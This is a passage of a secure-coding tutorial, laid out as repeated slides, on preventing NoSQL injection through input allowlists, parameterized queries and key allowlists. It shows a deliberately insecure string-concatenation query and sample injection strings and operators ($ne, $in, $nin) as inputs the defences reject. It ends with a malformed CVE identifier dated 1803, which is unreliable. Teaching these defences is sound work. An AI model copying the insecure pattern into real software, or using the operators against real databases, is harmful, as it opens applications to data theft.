


Preventing NoSQL injection

The appropriate way to prevent NoSQL injection attacks depends on the specific NoSQL technology in use. As such, we recommend reading the security documentation for your NoSQL database of choice. That said, the following broad guidelines will also help:

Sanitize and validate user input, using an allowlist of accepted characters.





To simulate how this works, go to [regex101](#):

REGULAR EXPRESSION

⋮ / `^[a-zA-Z0-9]+$`

TEST STRING

`fizzy`

accepted

REGULAR EXPRESSION

⋮ / `^[a-zA-Z0-9]+$`

TEST STRING



`fizzy`
`'" {.;$Foo}.$Foo.\xYZ`

rejected

Preventing NoSQL injection

The appropriate way to prevent NoSQL injection attacks depends on the specific NoSQL technology in use. As such, we recommend reading the security documentation for your NoSQL database of choice. That said, the following broad guidelines will also help:

Parameterized queries (instead of concatenation)



```
// ❌ Insecure: concatenating raw input
db.products.find({ category: "" + userInput + "" });
```

```
{
  "query": "{ category: '\"{ ;$Foo} $Foo \\xYZ' }",
  "risk": "Injection possible"
}
```

```
// ✅ Secure: parameterized query
db.products.find({ category: userInput });
```

```
{
  "queryTemplate": { "category": "$category" },
  "parameters": { "category": "\"{ ;$Foo} $Foo \\xYZ" },
  "executedQuery": { "category": "\"{ ;$Foo} $Foo \\xYZ" },
  "risk": "Safe – treated as plain string"
}
```

Preventing NoSQL injection

The appropriate way to prevent NoSQL injection attacks depends on the specific NoSQL technology in use. As such, we recommend reading the security documentation for your NoSQL database of choice. That said, the following broad guidelines will also help:

Prevent operator injection (allowlist of accepted keys)

category, price, description

```
{
  "allowedKeys": ["category", "price", "description"],
  "submittedKeys": ["category"],
  "status": "accepted"
}
```

\$ne, \$in, \$foo, \$nin ..

```
{
  "allowedKeys": ["category", "price", "description"],
  "submittedKeys": ["$Foo"],
  "status": "rejected",
  "error": "Unrecognized operator key"
}
```




End. CVE-1803-96. Thank you.